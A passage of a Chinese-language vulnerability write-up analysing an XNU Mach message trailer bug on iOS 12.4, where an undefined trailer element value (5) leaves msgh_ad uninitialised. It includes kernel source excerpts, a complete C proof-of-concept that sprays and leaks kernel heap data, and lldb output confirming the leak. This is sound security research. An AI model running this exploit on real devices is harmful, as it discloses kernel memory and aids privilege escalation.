        // 把消息传递给用户态
        // 函数ipc_kmsg_add_trailer()计算的trailer_size在这里使用到
        mr = ipc_kmsg_put(kmsg, option, rcv_addr, rcv_size, trailer_size, &size);
    }

    if (sizep) {
        *sizep = size;
    }
    return mr;
}
```

函数`ipc_kmsg_add_trailer()`此时已经拿到整个`kmsg`，但是最后的trailer还是根据发送者的定义，此处需要结合接收者的请求去做动态修改`msgh_trailer_size`

```
mach_msg_trailer_size_t
ipc_kmsg_add_trailer(ipc_kmsg_t kmsg, ipc_space_t space __unused,
    mach_msg_option_t option, thread_t thread,
```

```
    mach_port_seqno_t seqno, boolean_t minimal_trailer,
    mach_vm_offset_t context)
{
    // 默认定义的是最大的trailer类型
    mach_msg_max_trailer_t *trailer;

#ifdef __arm64__
    // 创建栈变量tmp_trailer
    mach_msg_max_trailer_t tmp_trailer; /* This accommodates U64, and we'll munge */

    // kmsg的trailer数据起始地址
    void *real_trailer_out = (void*)(mach_msg_max_trailer_t *)
        ((vm_offset_t)kmsg->ikm_header +
        mach_round_msg(kmsg->ikm_header->msgh_size));

    // 拷贝kmsg的trailer到tmp_trailer
    // 此时先读取最大长度MAX_TRAILER_SIZE，跟发送消息逻辑对应
    bcopy(real_trailer_out, &tmp_trailer, MAX_TRAILER_SIZE);
    trailer = &tmp_trailer;
#else /* __arm64__ */
    (void)thread;
    trailer = (mach_msg_max_trailer_t *)
        ((vm_offset_t)kmsg->ikm_header +
        mach_round_msg(kmsg->ikm_header->msgh_size));
#endif /* __arm64__ */

    // 函数ipc_kmsg_get()定义：trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
    // 要是没有MACH_RCV_TRAILER_MASK就直接返回最小的trailer长度
    // 没有这个标志位的意思就是trailer类型为mach_msg_trailer_t
    // mach_msg_trailer_t结构体长度就是发送者默认设置的MACH_MSG_TRAILER_MINIMUM_SIZE
    // #define MACH_RCV_TRAILER_MASK        ((0xf << 24))
    if (!(option & MACH_RCV_TRAILER_MASK)) {
        return trailer->msgh_trailer_size;
    }

    trailer->msgh_seqno = seqno;
    trailer->msgh_context = context;

    // 使用宏REQUESTED_TRAILER_SIZE计算msgh_trailer_size
    // 这里我们可以理解一下逻辑：
    // 在发送端，先设置最大的trailer空间，长度字段msgh_trailer_size设置为最小
    // 消息到达接收端的时候，根据接收端的trailer设置，动态调整长度字段msgh_trailer_size
```

```
    trailer->msgh_trailer_size = REQUESTED_TRAILER_SIZE(thread_is_64bit_addr(thread), option);

    if (minimal_trailer) {
        goto done;
    }

    // 如果参数小于7，则不初始化
    // #define MACH_RCV_TRAILER_AV     7
    if (GET_RCV_ELEMENTS(option) >= MACH_RCV_TRAILER_AV) {
        trailer->msgh_ad = 0;
    }

    /*
     * The ipc_kmsg_t holds a reference to the label of a label
     * handle, not the port. We must get a reference to the port
     * and a send right to copyout to the receiver.
     */

    if (option & MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_LABELS)) {
        trailer->msgh_labels.sender = 0;
    }

done:
#ifdef __arm64__
    ipc_kmsg_munge_trailer(trailer, real_trailer_out, thread_is_64bit_addr(thread));
#endif /* __arm64__ */

    return trailer->msgh_trailer_size;
}
```

宏`REQUESTED_TRAILER_SIZE_NATIVE`定义如下，逐个判断，匹配到哪个参数就是对应结构体长度

```
#define REQUESTED_TRAILER_SIZE_NATIVE(y)                        \
    ((mach_msg_trailer_size_t)                                  \
     ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_NULL) ?          \
      sizeof(mach_msg_trailer_t) :                              \
      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_SEQNO) ?        \
       sizeof(mach_msg_seqno_trailer_t) :                       \
       ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_SENDER) ?      \
        sizeof(mach_msg_security_trailer_t) :                   \
        ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_AUDIT) ?      \
         sizeof(mach_msg_audit_trailer_t) :                     \
```

```
        ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_CTX) ?    \
         sizeof(mach_msg_context_trailer_t) :               \
         ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_AV) ?    \
          sizeof(mach_msg_mac_trailer_t) :                  \
         sizeof(mach_msg_max_trailer_t))))))))
```

确实乍一看这里的计算方式没有问题，但我们来看一段宏定义，如果我们传入的是5或者6这种定义里没有的数据呢?

```
#define MACH_RCV_TRAILER_NULL   0   // mach_msg_trailer_t
#define MACH_RCV_TRAILER_SEQNO  1   // mach_msg_seqno_trailer_t
#define MACH_RCV_TRAILER_SENDER 2   // mach_msg_security_trailer_t
#define MACH_RCV_TRAILER_AUDIT  3   // mach_msg_audit_trailer_t
#define MACH_RCV_TRAILER_CTX    4   // mach_msg_context_trailer_t
#define MACH_RCV_TRAILER_AV     7
#define MACH_RCV_TRAILER_LABELS 8
```

当我们传入的是5，计算出的位数据
为`0b11100000000000000000000000010`，`MACH_RCV_TRAILER_MASK`的位数据
为`0b11110000000000000000000000000`，也就是说，5可以通过`MACH_RCV_TRAILER_MASK`标志位的判断

回到函数`mach_msg_receive_results()`，上面计算到的`trailer_size`会在计算完成后传入函数`ipc_kmsg_put()`，这个函数主要用于将消息从内核态拷贝到用户态

```
mr = ipc_kmsg_put(kmsg, option, rcv_addr, rcv_size, trailer_size,
&size);
```

注意看拷贝操作的长度变量`size`

```
mach_msg_return_t
ipc_kmsg_put(
    ipc_kmsg_t              kmsg,
    mach_msg_option_t       option,
    mach_vm_address_t       rcv_addr,
    mach_msg_size_t         rcv_size,
    mach_msg_size_t         trailer_size,
    mach_msg_size_t         *sizep)
{
    // 整个长度就是消息长度加上trailer的长度
    mach_msg_size_t size = kmsg->ikm_header->msgh_size +
trailer_size;
    mach_msg_return_t mr;

#if defined(__LP64__)
```

```
    if (current_task() != kernel_task) { /* don't if receiver expects fully-cooked in-kernel msg; */
        mach_msg_legacy_header_t *legacy_header =
            (mach_msg_legacy_header_t *)((vm_offset_t)(kmsg->ikm_header) + LEGACY_HEADER_SIZE_DELTA);

        mach_msg_bits_t         bits            = kmsg->ikm_header->msgh_bits;
        mach_msg_size_t         msg_size        = kmsg->ikm_header->msgh_size;
        mach_port_name_t        remote_port     = CAST_MACH_PORT_TO_NAME(kmsg->ikm_header->msgh_remote_port);
        mach_port_name_t        local_port      = CAST_MACH_PORT_TO_NAME(kmsg->ikm_header->msgh_local_port);
        mach_port_name_t        voucher_port    = kmsg->ikm_header->msgh_voucher_port;
        mach_msg_id_t           id                      = kmsg->ikm_header->msgh_id;

        legacy_header->msgh_id                  = id;
        legacy_header->msgh_local_port = local_port;
        legacy_header->msgh_remote_port = remote_port;
        legacy_header->msgh_voucher_port = voucher_port;
        legacy_header->msgh_size                = msg_size - LEGACY_HEADER_SIZE_DELTA;
        legacy_header->msgh_bits                = bits;

        size -= LEGACY_HEADER_SIZE_DELTA;
        kmsg->ikm_header = (mach_msg_header_t *)legacy_header;
    }
#endif

    /* Re-Compute target address if using stack-style delivery */
    if (option & MACH_RCV_STACK) {
        rcv_addr += rcv_size - size;
    }

    // 拷贝消息
    if (copyoutmsg((const char *) kmsg->ikm_header, rcv_addr, size)) {
        mr = MACH_RCV_INVALID_DATA;
        size = 0;
    } else {
        mr = MACH_MSG_SUCCESS;
    }

```

```
    // 释放掉内核态的消息结构体
    ipc_kmsg_free(kmsg);

    if (sizep) {
        *sizep = size;
    }
    return mr;
}
```


总结一下，我们现在可以通过设置函数`mach_msg()`的第二个参数为`MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5)`来获取到最大的`trailer->msgh_trailer_size`，而且可以跳过`trailer->msgh_ad`的初始化

现在来看Poc代码

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#include <mach/mach.h>

#define MAGIC 0x416e7953 // 'SynA'

int main(int argc, char *argv[]) {
    mach_port_t port;
    int fd[2];

    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
    mach_port_insert_right(mach_task_self(), port, port, MACH_MSG_TYPE_MAKE_SEND);

    printf("[+] Allocating controlled (magic value %x) kalloc.1024 buffer\n", MAGIC);
    uint32_t *pipe_buff = malloc(1020);
    for (int i = 0; i < 1020 / sizeof(uint32_t); i++)
        pipe_buff[i] = MAGIC;
    pipe(fd);
    write(fd[1], pipe_buff, 1020);

    printf("[+] Creating kalloc.1024 ipc_kmsg\n");
    mach_msg_base_t *message = NULL;

    // size to fit in kalloc.1024, trust me, I'm an expert (c)
    mach_msg_size_t message_size = (mach_msg_size_t)(sizeof(*message) + 0x1e0);
```

```
28
29      message = malloc(message_size + MAX_TRAILER_SIZE);
30      memset(message, 0, message_size + MAX_TRAILER_SIZE);
31      message->header.msgh_size = message_size;
32      message->header.msgh_bits = MACH_MSGH_BITS
    (MACH_MSG_TYPE_COPY_SEND, 0);
33      message->body.msgh_descriptor_count = 0;
34      message->header.msgh_remote_port = port;
35
36      uint8_t *buffer;
37      buffer = malloc(message_size + MAX_TRAILER_SIZE);
38
39      printf("[+] Freeing controlled buffer\n");
40      close(fd[0]);
41      close(fd[1]);
42
43      printf("[+] Sending message\n");
44      mach_msg(&message->header,
45              MACH_SEND_MSG,
46              message_size,
47              0,
48              MACH_PORT_NULL,
49              MACH_MSG_TIMEOUT_NONE,
50              MACH_PORT_NULL);
51      memset(buffer, 0, message_size + MAX_TRAILER_SIZE);
52      printf("[+] Now reading message back\n");
53      mach_msg((mach_msg_header_t *)buffer,
54              MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5),
55              0,
56              message_size + MAX_TRAILER_SIZE,
57              port,
58              MACH_MSG_TIMEOUT_NONE,
59              MACH_PORT_NULL);
60
61      mach_msg_mac_trailer_t *trailer = (mach_msg_mac_trailer_t*)
    (buffer + message_size);
62      printf("[+] Leaked value: %x\n", trailer->msgh_ad);
63
64      return 0;
65  }
```

使用XCode调试，新建一个iOS应用，运行在12.4的iPhone 6上，把Poc代码插入运行



我这里发现了一个XCode解析结构体的问题，按照结构体定义，我标出了`msgh_audit`的数组位置，在`val[7]`后面，是64位长度的`msgh_context`，但是这里解析出错，因为`4714839257292734464`是`0x416e795300000000`，修正结构体偏移后，在`msgh_ad`的位置上是我们提前设置的数据`0x416e7953`

```
(lldb) p *(mach_msg_mac_trailer_t *)0x000000010fe00cdc
(mach_msg_mac_trailer_t) $11 = {
  msgh_trailer_type = 0
  msgh_trailer_size = 68
  msgh_seqno = 0
  msgh_sender = {
    val = ([0] = 501, [1] = 501)
  }
  msgh_audit = {
    val = ([0] = 4294967295, [1] = 501, [2] = 501, [3] = 501, [4] = 501, [5] = 605, [6] = 0, [7] = 1792)
  }
  msgh_context = 4714839257292734464
  msgh_ad = 0
  msgh_labels = (sender = 0)
}
(lldb) x/32x trailer
0x10fe00cdc: 0x00000000 0x00000044 0x00000000 0x000001f5
0x10fe00cec: 0x000001f5 0xffffffff(val[0]) 0x000001f5(val[1]) 0x000001f5(val[2])
```

```
0x10fe00cfc: 0x000001f5(val[3]) 0x000001f5(val[4]) 0x0000025d(val[5])
0x00000000(val[6])
0x10fe00d0c: 0x00000700(val[7]) 0x00000000          0x00000000
0x416e7953(msgh_ad)
0x10fe00d1c: 0x00000000(msgh_labels) 0x00000000 0xf0000000 0x00000000
```

现在成功泄露出内核数据

那我们如何泄露出一个有用的内核数据呢?

咱们下次再聊

关于符号的问题，我在漏洞复现结束后突发奇想，既然五个函数都有同样的问题，那么说明五个函数漏洞场景肯定是相同的，所以搜索以下这句代码

```
trailer->msgh_trailer_type =
```

妥了，五个函数都在这里了